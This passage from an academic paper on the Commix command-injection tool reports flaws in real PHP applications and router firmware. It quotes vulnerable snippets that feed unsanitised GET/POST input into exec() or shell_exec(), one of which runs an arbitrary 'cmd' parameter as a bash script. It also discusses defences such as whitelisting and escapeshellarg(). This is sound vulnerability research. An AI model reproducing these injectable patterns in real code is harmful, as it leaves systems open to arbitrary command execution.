Changeling [52] is open source application that is described as a network security drop box. The command injection vulnerabilities were found in PHP files "/princesspi/DNSDetective/exec/exec_ping.php" and "/princesspi/DNS-Detective/exec/exec_traceroute.php". More specifically, in the case of the "exec_ping.php" file, as depicted in the code snippet below, the application executes a ping operation via the "exec()" PHP function, while taking the host's name or IP as arguments through the "domain" POST parameter. The execution's results were printed using the PHP function, "print_r()" [53]. Thus, we successfully identified classic result-based, time-based blind and file-based semi blind command injections injections on the "domain" POST parameter of the "exec_ping.php" file.

```
...
if($_POST['domain']) {
exec("ping -c 4 {$_POST['domain']}", $output, $status);
print_r($output);
}
...
```

Regarding the "exec_traceroute.php" file, the application executes a traceroute operation through the "exec()" PHP function (see in the code snippet that follows), while taking the hostname as an argument via the "domain" POST parameter. After that, it stay silent for 15 seconds and finally, by using the "print_r()" [53] PHP function, the execution's results are printed back. Using Commix, we successfully identified classic results-based, time-based blind and file-based semi blind command injections on the "domain" POST parameter of the "exec_ping.php" file.

```
<?php
exec("traceroute {$_POST['domain']}", $output, $status);
sleep(15);
print_r($output);
?>
```

Another application that was found to be suffering from command injection flaws is an open source application called Media-Management-System [54], which is a php-based application to push video context to the Raspberry Pi. The command injection vulnerability was found in the PHP file "Media-Management-System/php_includes/hostup.php", as shown in the code snippet below. More specifically, the "hostup.php" application executes a ping operation through the "exec()" PHP function, while taking the host's IP as an argument, through the "deviceid" GET parameter. Then, if the ping operation is not executed, the "red_icon.png" icon in dimensions 16x16 appears. Otherwise, if the ping operation is executed successfully, the "green_icon.png" icon in dimensions 16x16 appears. Note that the application is safe and secure against results-based command injection attacks, since it does not return any results to the end user. However, Commix detected that the application is prone to time-based blind and file-based semi blind command injections on the "deviceid" GET parameter of the "hostup.php" file.

```
<?php
$link = $_GET['deviceid'];
hostup($link);
function hostup($link){
$ping = exec("ping -c 1 -s 64 -t 64 ".$link);
if (!$ping) {
$text="<imgsrc=\"images/red_icon.png\" width=\"16\" height
   =\"16\" class=\"imgs\"/>";
}else{
$text="<imgsrc=\"images/green_icon.png\" width=\"16\" height
   =\"16\" class=\"imgs\" />";
}
echo $text;
}
?>
```

DHCP Monitor [55] is a PHP based application for DHCP service monitoring. The command injection vulnerability was found in the PHP file "dhcp/ping.php", as depicted in the code snippet below. More specifically, the "ping.php" application executes a ping operation through the "shell_exec()" PHP function, while taking the host's IP as an argument, through the "host" GET parameter. Then, if the ping operation is executed and the target host seems to be active, the "1" statement will appear, indicating that the action was successful. Otherwise, if the ping operation is not successfully executed, nothing will be shown to the user. Thus, the application is not vulnerable to results-based command injection attacks, but it is to time-based blind and file-based semi blind command injection vulnerabilities on the "host" GET parameter of the "ping.php" file.

```
...
$host = $_GET['host'];
$result = shell_exec("ping -c2 $host |grepicmp_req");
$result = $result != null;
echo $result;
...
```

We have also evaluated two applications which are pre-installed in many Sabai Technology VPN Routers. The first application is referred to as openvpnas version

1 [56], which is an OpenVPN Access Server (OpenVPN-AS), a set of installation and configuration tools that simplify the rapid deployment of a VPN remote access solution. The second application is referred to as VPNA version 1, which is a VPN accelerator and, as stated by the Sabai Technology company, it is one of their most popular items [57]. The above applications were found vulnerable to the same command injection flaw in the "openvpnas/bin/shell.php" file. More specifically, as shown below, an action takes place depending on the value of the "$act" variable. In case the value of "$act" is "1" or "2", then the parameters "ip" and "count" were vulnerable to classic results-based, time-based blind and file-based semi blind command injection.

DD-WRT is a modification of the original Linksys Firmware for supporting simple Radius Authentication. After the audits we performed on DD-WRT, and specifically, on the web-based management interface CGI application, we found that it fails to sanitize user-supplied input data. In particular, time-based blind and file-based semi blind command injection vulnerabilities were successfully identified, which allow an attacker to execute arbitrary commands on the target host system, as a user's account with highly granular permissions/ privileges (root).

Last but not least, we will refer to a case study scenario that was manually audited in the past. More specifically, in a previous paper [58], we investigated the security of a popular ADSL router named ZTE ZXV10 H108L ADSL 2+ Wireless Router, provided by the Telecommunication Company "WIND Hellas". Through the usage of Commix tool, we were able to automatically identify exploitable classic results-based, time-based blind and file-based semi blind command injection vulnerabilities on the "host" POST parameter of the "manager_dev_ping_t.gch", that allow an attacker to execute arbitrary commands on the target host system, with highly granular permissions/privileges.

8 Countermeasures

In this section, we propose countermeasures that developers should implement, in order to protect applications from command injection attacks. The general but most secure practice to avoid command injection attacks is that the execution of OS commands on the server side should be avoided. Instead, APIs provided by the programing language should be used which expose system commands functionality and are safe to be executed. For instance, there are several libraries for server side

```
<?php
$act=$_REQUEST['act'];
switch($act){
case 1:{
$ip = $_REQUEST['ip'];
$count = $_REQUEST['count'];
$size = $_REQUEST['size'];
$ex="ping $ip -c $count";
break; }
case 2:
$ip = $_REQUEST['ip'];
$count = $_REQUEST['count'];
$size = $_REQUEST['size'];
$ex="traceroute $ip". ($count==30?"":" -m $count") . ($size=="
   5"?"":"-w $size");
break;
case 3:{ $ex="route -n";
break; }
case 4:{ $ex=str_replace("\r","\n",$_REQUEST['cmd']);
break; }
}
$rname="/tmp/tmp.". str_pad(mt_rand(1000,9999), 4, "0",
   STR_PAD_LEFT)  .".sh";
file_put_contents($rname,"#!/bin/bash\nexport PATH='/usr/local
   /sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'\n$ex\n"
   );
exec("bash $rname",$out);
header("Content-type: text/plain");
echo (unlink($rname)?"":"There was an error when trying to
   delete the file $rname.\n") . implode("\n",$out);
?>
```

languages that execute network related commands, such as “ping”, “traceroute”, etc. An example of such an API is the Net library of the PHP Extension and Application Repository (PEAR) [66]. In case the required APIs are not available, then careful design and implementation of the command execution is essential in order to avoid using user input as part of the OS command.

If it is absolutely necessary for the application to execute an OS command based on user input, then the application should perform a careful input validation and escaping only after a normalization of the untrusted user input has taken place (e.g. in terms of character set, encoding, etc.). In particular, input validation refers to the process of filtering (i.e., removing) dangerous characters from the input data. On the other hand, escaping input data is used to render specific characters as text string, rather than interpreted by the OS as special ones that may allow the execution of injected commands. Developers should be aware of all instances where the application invokes an OS command execution function, such as "exec()" or "system()", and avoid executing them unless first the parameters have been properly validated and/or escaped.

The proper way to perform input validation is to use two different methods: (a) blacklisting and (b) whitelisting. Moreover, to escape input data, developers should use APIs which are provided by the programming languages. In the following, we analyze each one of the above methods, focusing on their advantages and possible drawbacks.

Blacklisting technique : If the programming language of the web application does not include an API to validate users' input, the developer can use blacklisting (and whitelisting) techniques. The general idea behind blacklisting is to check for malicious patterns before allowing the execution of users input. More specifically, in the case of command injection, a blacklist can strip out from the users' input all "dangerous" characters (such as the ones mentioned in Section 3 including semi-colon (;), pipe (|), ampersand (&), etc.). However, a basic disadvantage of blacklisting, which greatly limits its effectiveness, is that the attacker can discover a variation of the command injection attack vectors not included in the blacklist and, hence, it can launch the attack successfully.

Whitelisting Technique : The opposite technique of blacklisting is whitelisting. More specifically, whitelists match against predefined safe input patterns. If the users' input doesn't match any of the safe patterns, it is disallowed. This solves the problem of new variations of attack vectors (i.e., the main disadvantage of blacklisting techniques), since any new construction of an attack vector that doesn't match a safe input is automatically blocked. A common way to implement white lists is to use regular expressions that indicate the safe format for the users' input. However, we should notice that regular expressions can be complex to write and interpret. Another issue of whitelists, is that they should be very carefully written to avoid filtering and blocking legitimate input.

Escaping data : Apart from input filtering (i.e., blacklisting and whitelisting), a developer can use APIs to performs escaping of input data. For instance, PHP has two such functions named escapeshellarg() [59] and escapeshellcmd() [60] for this purpose. The former (i.e., escapseshellarg()) is used when the developer wants to escape a single argument of a command. In particular, the escapeshellarg() functions adds single quotes around a string and quotes/escapes any existing single quotes. This allows to pass a string directly to a shell function and having it be treated as a single safe argument. On the other hand, the escapeshellcmd() function is used to escape the whole command string (i.e., the command itself and its arguments). In particular, escapeshellcmd() escapes any operator in a string that might be used to trick a shell command into executing arbitrary commands (see table 1). Although escaping input data may protect an application from command injections, in the past various security loopholes have been found in the related APIs that allow an attacker to bypass their escaping functionality [62].

9 Conclusions

This work proposed and analyzed Commix, an open source tool that automates the process of detecting and exploiting command injection flaws on web applications. Commix performs, automatically, all the required steps which include: i) attack vector generation, ii) vulnerability detection, and iii) exploitation. It has been designed and implemented following a modular approach and thus, it supports a plethora of functionalities that attempt to cover various exploitation scenarios such as different authentication mechanisms, custom headers, tor networking, attack vectors produced by programming languages, system and user enumeration, etc. We have also presented a new, un-documented technique for blind command injections, named as tempfile-based semi blind. In this technique, an attacker can use temporary directories, in order to store in a text file the output of the injected command and after that, the time-based command injection technique is applied in order to read the contents of the text file. Moreover, experimental results showed that Commix presents better detection and exploiation capabilites compared to other similar tools. Finally, Commix was able to detect several 0-day command injection vulnerabilities in real-world applications.

Acknowledgments

This research has been partially funded by the ReCRED project (Horizon H2020 Framework Programme of the European Union under GA number 653417).

References

[1] OWASP, 2013 Top 10 List, `https://www.owasp.org/index.php/Top_10_2013-Top_10`

[2] OWASP, SQL injection, `https://www.owasp.org/index.php/SQL_Injection`

[3] OWASP, Cross-site scripting (XSS), `https://en.wikipedia.org/wiki/Cross-site_scripting`

[4] Amit Klein,"Blind XPath Injection", `https://dl.packetstormsecurity.net/papers/bypass/Blind_XPath_Injection_20040518.pdf`

[5] Chema Alonso, Rodolfo Bordón, Antonio Guzmán y Marta Beltrán Speakers,"LDAP Injection & Blind LDAP Injection", BlackHat 2009

[6] OWASP, Command Injection, `https://www.owasp.org/index.php/Command_Injection`

[7] How the Internet of Things Could Kill You, `http://www.tomsguide.com/us/iot-attack-physical-impact,news-19182.html`

[8] Is IoT in the Smart Home giving away the keys to your kingdom?, `http://www.symantec.com/connect/blogs/iot-smart-home-giving-away-keys-your-kingdom`

[9] Wired," The Internet of Things Is Wildly Insecure - And Often Unpatchable" `http://www.wired.com/2014/01/theres-no-good-way-to-patch-the-internet-of-things-and-thats-a-huge-problem`

[10] Shellshock: A deadly new vulnerability that could lay waste to the internet, `http://www.extremetech.com/computing/190959-shellshock-a-deadly-new-vulnerability-that-could-lay-waste-to-the-internet`

[11] Hackers Are Already Using the Shellshock Bug to Launch Botnet Attacks, `http://www.wired.com/2014/09/hackers-already-using-shellshock-bug-create-botnets-ddos-attacks/`

[12] Vulnerability in Citrix Access Gateway legacy authentication support could result in command injection, `http://support.citrix.com/article/CTX127613`

[13] Symantec Web Gateway Remote Command Execution, `http://tools.cisco.com/security/center/viewIpsSignature.x?signatureId=1353&signatureSubId=0`

[14] IBM Tealeaf CX Passive Capture Application is vulnerable to a remotely exploitable OS command injection and local file inclusion, `https://www-304.ibm.com/connections/blogs/PSIRT/entry/ibm_tealeaf_cx_passive_capture_application_is_vulnerable_to_a_remotely_exploitable_os_command_injection_and_local_file_inclusion_these_vulnerabilities_may_be_exploited_to_compromise_the_host_system?lang=en_us`

[15] Sophos Web Protection Appliance sblistpack Command Injection Exploit, `http://www.coresecurity.com/exploit/sophos-web-protection-appliance-sblistpack-command-injection-exploi`

[16] Papagiannis, Ioannis and Migliavacca, Matteo and Pietzuch, Peter (2011) PHP Aspis: using partial taint tracking to protect against injection attacks. In: WebApps '11: Proceedings of the 2nd USENIX conference on Web application development, June 15-16, 2011, Portland, Oregon, USA

[17] Bravenboer, M., Dolstra, E. &Visser, E. (2007), Preventing injection attacks with syntax embeddings, in 'GPCE '07: Proceedings of the 6th international conference on Generative programming and component engineering', ACM, New York, NY, USA, pp. 3-12.

[18] Z. Su, G. Wassermann," The essence of command injection attacks in web applications", POPL '06: Conference Record of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, ACM Press, New York, NY, USA (2006), pp. 372-382

[19] Jin-Cherng, Lin, Jan-Min Chen," The Automatic Defense Mechanism for Malicious Injection Attack", IEEE, 7th IEEE International Conference on Computer and Information Technology, 2007 (CIT 2007), Fukushima, Japan Oct. 2007.

[20] Tadeusz Pietraszek and Chris VandenBerghe,"Defending against Injection Attacks through Context-Sensitive String Evaluation", In Proc. 8th international conference on Recent Advances in Intrusion Detection (RAID 2005)

[21] OWASP,"Testing for Command Injection (OTG-INPVAL-013)", https://www.owasp.org/index.php/Testing_for_Command_Injection_%28OTG-INPVAL-013%29

[22] ExploitDB,"Offensive Security Exploit Database Archive", https://www.exploit-db.com/

[23] PHP.net,"shell_exec - Execute command via shell and return the complete output as a string", http://php.net/manual/en/function.shell-exec.php

[24] PHP.net,"passthru - Execute an external program and display raw output", http://php.net/manual/en/function.passthru.php

[25] PHP.net,"system - Execute an external program and display the output", http://php.net/manual/en/function.system.php

[26] Privoxy proxy, http://www.privoxy.org/

[27] Kali Linux, Tools, http://tools.kali.org/exploitation-tools/commix

[28] Data exfiltration on Linux, http://blog.ring-zer0.com/2014/02/data-exfiltration-on-Linux.html

[29] Exfiltrate Data using the old ping utility trick, http://blog.curesec.com/article/blog/23.html

[30] Damn Vulnerable Web Application (DVWA), http://www.dvwa.co.uk

[31] Extremely Buggy Web App (bWAPP), http://www.itsecgames.com/

[32] OWASP, Mutillidae, https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project

[33] Pentester Lab, Web For Pentester, https://www.vulnhub.com/entry/pentester-lab-web-for-pentester,71/

[34] Pentester Academy, Command Injection ISO: 1, https://www.vulnhub.com/entry/command-injection-iso-1,81/

[35] TrustwaveSpiderLabs: MCIR (ShelLOL), https://github.com/SpiderLabs/MCIR/tree/master/shellol

[36] Petbot, Petbot-device client side code, https://github.com/petbot/petbot-device

[37] Tantium Generator , https://github.com/Tantium/Generator

[38] Tantium Generator (online), http://algorithm.tantium.org

[39] RpiIRRemote, https://github.com/offbye/RpiIRRemote

[40] 'Red' Alert, https://github.com/sachinio/redalert

[41] Microsoft, Microsoft PowerBI, https://powerbi.microsoft.com/

[42] LIGHT, https://github.com/lasse-it/LIGHT

[43] RobotRoverV5, https://github.com/BenderRobot/RobotRoverV5

[44] EEG-Based-BCI, https://github.com/architshukla/EEG-Based-BCI/

[45] iTrace, https://github.com/blobaugh/iTrace

[46] wsn-ip-interoperability, https://github.com/gtrdp/wsn-ip-interoperability

[47] raspberry-pi-camera-control-php, https://github.com/BelmonduS/raspberry-pi-camera-control-php

[48] wp-plugin-grunt, https://github.com/michaelbontyes/wp-plugin-grunt

[49] Linux-webui, https://github.com/virajchitnis/Linux-webui

[50] SMRTControl, https://github.com/SmartHomes473/SMRTControl

[51] Wake-on-LAN (WOL) plugin, https://github.com/dmacias72/wol

[52] Changeling, https://github.com/princesspiresearch/Changeling

[53] PHP.net,"print_r - Prints human-readable information about a variable", http://php.net/manual/en/function.print-r.php

[54] Media-Management-System, https://github.com/dinushaw/Media-Management-System

[55] DHCP Monitor, `https://github.com/laigon/dhcp`

[56] openvpnas, `https://github.com/sabaitechnology/openvpnas/`

[57] Sabai Technology, VPN Accelerator, `http://www.sabaitechnology.com/vpn-accelerator-1/`

[58] Anastasios Stasinopoulos, Christoforos Ntantogian, Christos Xenakis," The weakest link on the network: exploiting ADSL routers to perform cyber-attacks" In Proc. 13th IEEE International Symposium on Signal Processing and Information Technology (ISSPIT 2013), Athens, Greece, December 2013.

[59] PHP.net,"escapeshellarg - Escape a string to be used as a shell argument", `http://php.net/manual/en/function.escapeshellarg.php`

[60] PHP.net,"escapeshellcmd - Escape shell metacharacters", `http://ie2.php.net/manual/en/function.escapeshellcmd.php`

[61] Commix, `https://github.com/stasinopoulos/Commix`

[62] PHP Multibyte Shell Command Escaping Bypass Vulnerability, `http://www.securityfocus.com/archive/1/491687`

[63] Commix, Added support for Windows-based payloads, `https://github.com/stasinopoulos/commix/commit/17c6e969b379c6dd33982290b7dd9c95f09dc048`

[64] Microsoft PowerShell - MSDN, `https://msdn.microsoft.com/en-us/PowerShell/mt173057.aspx`

[65] Anastasios Stasinopoulos & Christoforos Ntantogian & Christos Xenakis, "Commix: Detecting and Exploiting Command Injection Flaws", BlackHat Europe 2015

[66] PHP Extension and Application Repository - Net library, `https://pear.php.net/packages.php?catpid=16&catname=Networking`

[67] WAP, Web Application Protection, `http://awap.sourceforge.net/`

[68] Command injection test environment, `https://github.com/commixproject/commix-testbed`

[69] AWStats Referrer Arbitrary Command Execution Vulnerability, `https://tools.cisco.com/security/center/viewAlert.x?alertId=9578`

[70] Dafydd Stuttard, Marcus Pinto, "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition", Wiley, October 2011.

[71] PHP-Charts v1.0 PHP Code Execution Vulnerability, `https://www.rapid7.com/db/modules/exploit/unix/webapp/php_charts_exec`

[72] D-Link Cookie Command Execution, `https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dspw110_cookie_noauth_exec`

[73] Command injection without spaces, `www.betterhacker.com/2016/10/command-injection-without-spaces.html`